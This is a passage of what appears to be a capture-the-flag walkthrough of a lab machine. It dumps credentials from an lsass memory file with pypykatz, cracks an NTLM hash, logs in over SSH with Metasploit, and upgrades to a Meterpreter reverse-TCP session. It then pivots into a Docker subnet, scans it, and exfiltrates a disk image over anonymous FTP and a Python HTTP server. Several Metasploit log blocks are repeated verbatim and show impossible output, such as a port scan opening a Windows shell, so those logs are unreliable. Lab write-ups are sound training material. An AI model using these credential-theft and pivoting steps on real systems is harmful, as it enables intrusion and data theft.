
Using these commands I opened the flag.pdf file

```
File Edit View Search Terminal Help
0000000847 00000 n
0000001086 00000 n
0000000009 65535 f
0000000010 65535 f
0000000011 65535 f
0000000012 65535 f
0000000013 65535 f
0000000014 65535 f
0000000000 65535 f
0000001686 00000 n
0000001939 00000 n
0000198051 00000 n
trailer
<</Size 18/Root 1 0 R/Info 7 0 R/ID[<9D5E86779950BE44891F5458BCB6A651><9D5E86779950BE44891F5458BCB6A651>] >>
startxref
198322
%%EOF
xref
0 0
trailer
<</Size 18/Root 1 0 R/Info 7 0 R/ID[<9D5E86779950BE44891F5458BCB6A651><9D5E86779950BE44891F5458BCB6A651>] /Prev 198322/XRefStm 198051>>
startxref
198839
%%EOF [onion_eye@parrot]~[~/Downloads]
└── $ cd flag.pdf
bash: cd: flag.pdf: Not a directory
[onion_eye@parrot]~[~/Downloads]
└── $ unzip flag.zip
Archive: flag.zip
[flag.zip] flag.pdf password:
replace flag.pdf? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
  inflating: flag.pdf
replace lsass.DMP? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
  inflating: lsass.DMP
[onion_eye@parrot]~[~/Downloads]
└── $xdg-open flag.pdf
[onion_eye@parrot]~[~/Downloads]
└── $
```

Got the SECOND FLAG



The other file we got was the DMP file. This is a dump file and can be inspected using pypykatz.
Got these usernames.




```
File Edit View Search Terminal Help
masterkey 92848006fd62c140927ae76064a969a0d3bc1af80a301ec0005b2c3381d993a19d7d3c9f95d10e496246b85dba03e0e489f721b924fb0ade269edb2a955f544
sha1_masterkey b31f8dc09e0dcf805176eeacb4de0e5e712f872

== LogonSession ==
authentication_id 632805 (9a7e5)
session_id 2
username jasoos
domainname SHERLOCK
logon_server SHERLOCK
logon_time 2020-09-17T12:40:24.742Z+00:00
sid 5-1-5-21-725336627-938125827-400930264-1002
luid 632805
== MSV ==
    Username: jasoos
    Domain: SHERLOCK
    LM: NA
    NT: 64fbae31cc352fc26af97cbdef151e03
    SHA1: c220d33379050dd52f3e65b010a817712b8c176
    DPAPI: 0000000000000000000000000000000000000000000000000000000000000000
== WDIGEST [9a7e5] ==
    username jasoos
    domainname SHERLOCK
    password None
    password (hex)
== Kerberos ==
    Username: jasoos
    Domain: SHERLOCK
    password None
    password (hex)

== LogonSession ==
authentication_id 99369 (18429)
session_id 1
username raf
domainname SHERLOCK
```

I found a username Jasoos that seems suspicious. I got the hash so I will be cracking the hash using crackstation.



CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Chromium

CrackStation - Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

64fbae31cc352fc26af97cbdef151e03

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-hast, sha1, sha224, sha256, sha284, sha512, ripemd160, whirlpool, MySQL 4.1+(sha1(sha1_hex)), QubesV3.1BackupDefaults

Hash: 64fbae31cc352fc26af97cbdef151e03 | Type: NTLM | Result: Password@1

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).



Got the password as Password@1

Now we have the target's ip and password that we just now cracked. I will now use metasploit and login it via 2nd open port found in nmap SSH.

```

Parrot Terminal
File Edit View Search Terminal Help
o00000000.MMM, o000000001 MMMM, .00000000
d00000000. MMMMM c00000c. MMWM, .00000000x
100000000. MWWMMMM d; MWWMMMM, .000000001
.00000000. MM, ;MMWMMMMMM, MM, .00000000.
c0000000. MM, .00c. MMWM, .00 MM, .0000000c
.000000. MM, .000 MM, .000 MM, .0000000
100000. MM, .000 MM, .000 MM, .00000001
,00000 MM, .000 MM, .000 MM, .0000000;
,0000WM, .0000ccccx0000.MX'x00d.
,001 M, .0000000000000000. ;0k;
:k; .0000000000000000k;
;k0000000000000000k;
,x000000000000x,
.1000000001,
,d0d,
.

=[ metasploit v6.4.71-dev
+ --=[ 2529 exploits - 1302 auxiliary - 431 post
+ --=[ 1669 payloads - 49 encoders - 13 nops
+ --=[ 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com

[msf] (Jobs:0 Agents:0) >> search ssh_login

Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-----+----+
0  auxiliary/scanner/ssh/ssh_login    .      normal No    SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey .      normal No    SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey
[msf] (Jobs:0 Agents:0) >> [
```

I will login using 1st module

```

Parrot Terminal
File Edit View Search Terminal Help
[msf] (Jobs:0 Agents:0) >> use auxiliary/scanner/ssh/ssh_login
[msf] (Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set RHOSTS 172.16.226.128
RHOSTS => 172.16.226.128
[msf] (Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set USERNAME jasoos
USERNAME => jasoos
[msf] (Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set PASSWORD Password@1
PASSWORD => Password@1
[msf] (Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> exploit
[*] 172.16.226.128:22 - Starting bruteforce
[+] 172.16.226.128:22 - Success: 'jasoos:Password@1' 'uid=1001(jasoos) gid=1001(jasoos) groups=1001(jasoos) Linux ubuntu 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64 x86_64 GNU/Linux'
[*] SSH session 1 opened (172.16.226.1:38097 -> 172.16.226.128:22) at 2025-07-02 19:46:36 +0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf] (Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 172.16.226.1:4433
[*] Sending stage (1062760 bytes) to 172.16.226.128
[*] Meterpreter session 2 opened (172.16.226.1:4433 -> 172.16.226.128:46266) at 2025-07-02 19:47:02 +0500
[*] Command stager progress: 100.00% (773/773 bytes)
[msf] (Jobs:0 Agents:2) auxiliary(scanner/ssh/ssh_login) >> V
[-] Unknown command: V. Run the help command for more details.
[msf] (Jobs:0 Agents:2) auxiliary(scanner/ssh/ssh_login) >> sessions -i 2
[*] Starting interaction with 2...
(Meterpreter 2) (/home/jasoos) > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 65536
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
```

Here I see the **network interfaces** on the target machine. I identified that the target runs Docker containers because of the docker0 interface.

I will now Use **Metasploit's autoroute module** on session 2 to add routes for internal pivoting, allowing access to the target's Docker subnet.

```

File Edit View Search Terminal Help
(Meterpreter 2)(/home/jasoo) > use post/multi/manage/autoroute
Loading extension post/multi/manage/autoroute...
[-] Failed to load extension: No module of the name post/multi/manage/autoroute found
(Meterpreter 2)(/home/jasoo) > (Meterpreter 2)(/home/jasoo) > use post/multi/manage/autoroute
[-] Unknown command: (Meterpreter. Run the help command for more details.
(Meterpreter 2)(/home/jasoo) > Loading extension post/multi/manage/autoroute...
[-] Unknown command: Loading. Did you mean load? Run the help command for more details.
(Meterpreter 2)(/home/jasoo) > [-] Failed to load extension: No module of the name post/multi/manage/autoroute found
[-] Unknown command: [-]. Run the help command for more details.
(Meterpreter 2)(/home/jasoo) > (Meterpreter 2)(/home/jasoo) >
[-] Unknown command: (Meterpreter. Run the help command for more details.
(Meterpreter 2)(/home/jasoo) > background
[*] Backgrounding session 2...
[msf](Jobs:0 Agents:2) auxiliary(scanner/ssh_login) >> use post/multi/manage/autoroute
[msf](Jobs:0 Agents:2) post(multi/manage/autoroute) >> set SESSION 2
SESSION => 2
[msf](Jobs:0 Agents:2) post(multi/manage/autoroute) >> exploit
[*] Running module against 172.16.226.128 (172.16.226.128)
[*] Searching for subnets to autoroute.
[*] Route added to subnet 172.16.226.0/255.255.0 from host's routing table.
[*] Route added to subnet 172.17.0.0/255.255.0.0 from host's routing table.
[*] Post module execution completed
[msf](Jobs:0 Agents:2) post(multi/manage/autoroute) >> use post/multi/gather/ping_sweep
[msf](Jobs:0 Agents:2) post(multi/gather/ping_sweep) >> set SESSION 2
SESSION => 2
[msf](Jobs:0 Agents:2) post(multi/gather/ping_sweep) >> set rhosts 172.17.0.0/24
rhosts => 172.17.0.0/24
[msf](Jobs:0 Agents:2) post(multi/gather/ping_sweep) >> exploit
[*] Performing ping sweep for IP range 172.17.0.0/24
[*] 172.17.0.2 host found
[*] 172.17.0.1 host found
[*] Post module execution completed
[msf](Jobs:0 Agents:2) post(multi/gather/ping_sweep) >> use auxiliary/scanner/portscan/tcp
[msf](Jobs:0 Agents:2) auxiliary(scanner/portscan/tcp) >> set rhosts 172.17.0.2
rhosts => 172.17.0.2
[msf](Jobs:0 Agents:2) auxiliary(scanner/portscan/tcp) >> set port 1-100
[!] Unknown datastore option: port. Did you mean PORTS?
port => 1-100
[msf](Jobs:0 Agents:2) auxiliary(scanner/portscan/tcp) >> exploit
[*] Exploit running: Microsoft Windows 7 Pro (x86) - 172.17.0.2:21
[*] Exploit completed: Local shell
[*] Session 2 opened (172.17.0.2:21->172.17.0.2:445) for 172.17.0.2
[*] Backgrounding session 2...
[msf](Jobs:0 Agents:2) auxiliary(scanner/ssh_login) >> use post/multi/manage/autoroute
[msf](Jobs:0 Agents:2) post(multi/manage/autoroute) >> set SESSION 2
SESSION => 2
[msf](Jobs:0 Agents:2) post(multi/manage/autoroute) >> exploit
[*] Running module against 172.16.226.128 (172.16.226.128)
[*] Searching for subnets to autoroute.
[*] Route added to subnet 172.16.226.0/255.255.0 from host's routing table.
[*] Route added to subnet 172.17.0.0/255.255.0.0 from host's routing table.
[*] Post module execution completed
[msf](Jobs:0 Agents:2) post(multi/manage/autoroute) >> use post/multi/gather/ping_sweep
[msf](Jobs:0 Agents:2) post(multi/gather/ping_sweep) >> set SESSION 2
SESSION => 2
[msf](Jobs:0 Agents:2) post(multi/gather/ping_sweep) >> set rhosts 172.17.0.0/24
rhosts => 172.17.0.0/24
[msf](Jobs:0 Agents:2) post(multi/gather/ping_sweep) >> exploit
[*] Performing ping sweep for IP range 172.17.0.0/24
[*] 172.17.0.2 host found
[*] 172.17.0.1 host found
[*] Post module execution completed
[msf](Jobs:0 Agents:2) post(multi/gather/ping_sweep) >> use auxiliary/scanner/portscan/tcp
[msf](Jobs:0 Agents:2) auxiliary(scanner/portscan/tcp) >> set rhosts 172.17.0.2
rhosts => 172.17.0.2
[msf](Jobs:0 Agents:2) auxiliary(scanner/portscan/tcp) >> set port 1-100
[!] Unknown datastore option: port. Did you mean PORTS?
port => 1-100
[msf](Jobs:0 Agents:2) auxiliary(scanner/portscan/tcp) >> exploit
[*] Exploit running: Microsoft Windows 7 Pro (x86) - 172.17.0.2:21
[*] Exploit completed: Local shell
[*] Session 2 opened (172.17.0.2:21->172.17.0.2:445) for 172.17.0.2
[*] Backgrounding session 2...
[msf](Jobs:0 Agents:2) auxiliary(scanner/ftp/anonymous) >> use auxiliary/scanner/ftp/anonymous
[msf](Jobs:0 Agents:2) auxiliary(scanner/ftp/anonymous) >> set rhosts 172.17.0.2
[msf](Jobs:0 Agents:2) auxiliary(scanner/ftp/anonymous) >> exploit
[*] Exploit running: Alpine Linux (x86) - 172.17.0.2:21
[*] Exploit completed: Local shell
[*] Session 2 opened (172.17.0.2:21->172.17.0.2:445) for 172.17.0.2
[*] Backgrounding session 2...
[msf](Jobs:0 Agents:2) auxiliary(scanner/ftp/anonymous) >>

```

Prepared to perform:

- A **ping sweep** on the Docker subnet to discover live containers or hosts.
- A **port scan** on discovered IPs (e.g., **172.17.0.2**) to identify open services.
- An **anonymous FTP login check** on the target's FTP service.

I got the ftp server here on the target machine that allows anonymous services.

```

File Edit View Search Terminal Help
(Meterpreter 2)(/home/jasoo) > background
[*] Backgrounding session 2...
[msf](Jobs:0 Agents:2) auxiliary(scanner/ssh_login) >> use post/multi/manage/autoroute
[msf](Jobs:0 Agents:2) post(multi/manage/autoroute) >> set SESSION 2
SESSION => 2
[msf](Jobs:0 Agents:2) post(multi/manage/autoroute) >> exploit
[*] Running module against 172.16.226.128 (172.16.226.128)
[*] Searching for subnets to autoroute.
[*] Route added to subnet 172.16.226.0/255.255.0 from host's routing table.
[*] Route added to subnet 172.17.0.0/255.255.0.0 from host's routing table.
[*] Post module execution completed
[msf](Jobs:0 Agents:2) post(multi/manage/autoroute) >> use post/multi/gather/ping_sweep
[msf](Jobs:0 Agents:2) post(multi/gather/ping_sweep) >> set SESSION 2
SESSION => 2
[msf](Jobs:0 Agents:2) post(multi/gather/ping_sweep) >> set rhosts 172.17.0.0/24
rhosts => 172.17.0.0/24
[msf](Jobs:0 Agents:2) post(multi/gather/ping_sweep) >> exploit
[*] Performing ping sweep for IP range 172.17.0.0/24
[*] 172.17.0.2 host found
[*] 172.17.0.1 host found
[*] Post module execution completed
[msf](Jobs:0 Agents:2) post(multi/gather/ping_sweep) >> use auxiliary/scanner/portscan/tcp
[msf](Jobs:0 Agents:2) auxiliary(scanner/portscan/tcp) >> set rhosts 172.17.0.2
rhosts => 172.17.0.2
[msf](Jobs:0 Agents:2) auxiliary(scanner/portscan/tcp) >> set port 1-100
[!] Unknown datastore option: port. Did you mean PORTS?
port => 1-100
[msf](Jobs:0 Agents:2) auxiliary(scanner/portscan/tcp) >> exploit
[*] Exploit running: Microsoft Windows 7 Pro (x86) - 172.17.0.2:21
[*] Exploit completed: Local shell
[*] Session 2 opened (172.17.0.2:21->172.17.0.2:445) for 172.17.0.2
[*] Backgrounding session 2...
[msf](Jobs:0 Agents:2) auxiliary(scanner/ssh_login) >> use post/multi/manage/autoroute
[msf](Jobs:0 Agents:2) post(multi/manage/autoroute) >> set SESSION 2
SESSION => 2
[msf](Jobs:0 Agents:2) post(multi/manage/autoroute) >> exploit
[*] Running module against 172.16.226.128 (172.16.226.128)
[*] Searching for subnets to autoroute.
[*] Route added to subnet 172.16.226.0/255.255.0 from host's routing table.
[*] Route added to subnet 172.17.0.0/255.255.0.0 from host's routing table.
[*] Post module execution completed
[msf](Jobs:0 Agents:2) post(multi/manage/autoroute) >> use post/multi/gather/ping_sweep
[msf](Jobs:0 Agents:2) post(multi/gather/ping_sweep) >> set SESSION 2
SESSION => 2
[msf](Jobs:0 Agents:2) post(multi/gather/ping_sweep) >> set rhosts 172.17.0.0/24
rhosts => 172.17.0.0/24
[msf](Jobs:0 Agents:2) post(multi/gather/ping_sweep) >> exploit
[*] Performing ping sweep for IP range 172.17.0.0/24
[*] 172.17.0.2 host found
[*] 172.17.0.1 host found
[*] Post module execution completed
[msf](Jobs:0 Agents:2) post(multi/gather/ping_sweep) >> use auxiliary/scanner/portscan/tcp
[msf](Jobs:0 Agents:2) auxiliary(scanner/portscan/tcp) >> set rhosts 172.17.0.2
rhosts => 172.17.0.2
[msf](Jobs:0 Agents:2) auxiliary(scanner/portscan/tcp) >> set port 1-100
[!] Unknown datastore option: port. Did you mean PORTS?
port => 1-100
[msf](Jobs:0 Agents:2) auxiliary(scanner/portscan/tcp) >> exploit
[*] Exploit running: Microsoft Windows 7 Pro (x86) - 172.17.0.2:21
[*] Exploit completed: Local shell
[*] Session 2 opened (172.17.0.2:21->172.17.0.2:445) for 172.17.0.2
[*] Backgrounding session 2...
[msf](Jobs:0 Agents:2) auxiliary(scanner/ftp/anonymous) >> use auxiliary/scanner/ftp/anonymous
[msf](Jobs:0 Agents:2) auxiliary(scanner/ftp/anonymous) >> set rhosts 172.17.0.2
[msf](Jobs:0 Agents:2) auxiliary(scanner/ftp/anonymous) >> exploit
[*] Exploit running: Alpine Linux (x86) - 172.17.0.2:21
[*] Exploit completed: Local shell
[*] Session 2 opened (172.17.0.2:21->172.17.0.2:445) for 172.17.0.2
[*] Backgrounding session 2...
[msf](Jobs:0 Agents:2) auxiliary(scanner/ftp/anonymous) >>

```

Now I will enumerate the FTP service by connecting as anonymous.

```
File Edit View Search Terminal Help
Process 12975 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
jasoos@ubuntu:~$ ftp 172.17.0.2
ftp 172.17.0.2
Connected to 172.17.0.2.
220 Welcome Alpine ftp server https://hub.docker.com/r/delfer/alpine-ftp-server/
Name (172.17.0.2:jasoos): anonymous
anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp          4096 Sep 24  2020 pub
226 Directory send OK.
ftp> pub
pub
?Invalid command
ftp> cd pub
cd pub
250 Directory successfully changed.
ftp> ls
ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp          208666624 Sep 24  2020 saboot.001
226 Directory send OK.
ftp> get saboot.001
get saboot.001
local: saboot.001 remote: saboot.001
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for saboot.001 (208666624 bytes).
226 Transfer complete.
208666624 bytes received in 2.32 secs (85.9317 MB/s)
ftp> [REDACTED]
```

The terminal window shows an anonymous FTP session on port 21. The user connects to the Alpine FTP server at 172.17.0.2. They list the contents of the root directory, which contains a single file named 'saboot.001'. The user then downloads this file to their local machine. The session ends with a 'Goodbye' message.


I got a file here with the name saboot(evidence) using ftp server on the target machine inside the pub directory.

```
File Edit View Search Terminal Help
ftp> ls
ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp          4096 Sep 24  2020 pub
226 Directory send OK.
ftp> pub
pub
?Invalid command
ftp> cd pub
cd pub
250 Directory successfully changed.
ftp> ls
ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp          208666624 Sep 24  2020 saboot.001
226 Directory send OK.
ftp> get saboot.001
get saboot.001
local: saboot.001 remote: saboot.001
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for saboot.001 (208666624 bytes).
226 Transfer complete.
208666624 bytes received in 2.32 secs (85.9317 MB/s)
ftp> exit
exit
221 Goodbye.
jasoos@ubuntu:~$ ls
ls
saboot.001
jasoos@ubuntu:~$ python -m SimpleHTTPServer
python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
172.16.226.1 - - [02/Jul/2025 08:30:17] "GET / HTTP/1.1" 200 -
172.16.226.1 - - [02/Jul/2025 08:30:17] code 404, message File not found
172.16.226.1 - - [02/Jul/2025 08:30:17] "GET /favicon.ico HTTP/1.1" 404 -
```


The terminal window shows the same anonymous FTP session as before. After downloading 'saboot.001', the user runs a Python script to start a simple HTTP server on port 8000. They then attempt to access the file via a web browser, which returns a 404 error because the file was not found at the specified path.

Using HTTP server we transfer the file from the target machine to our local system or the attacker system.

I got this

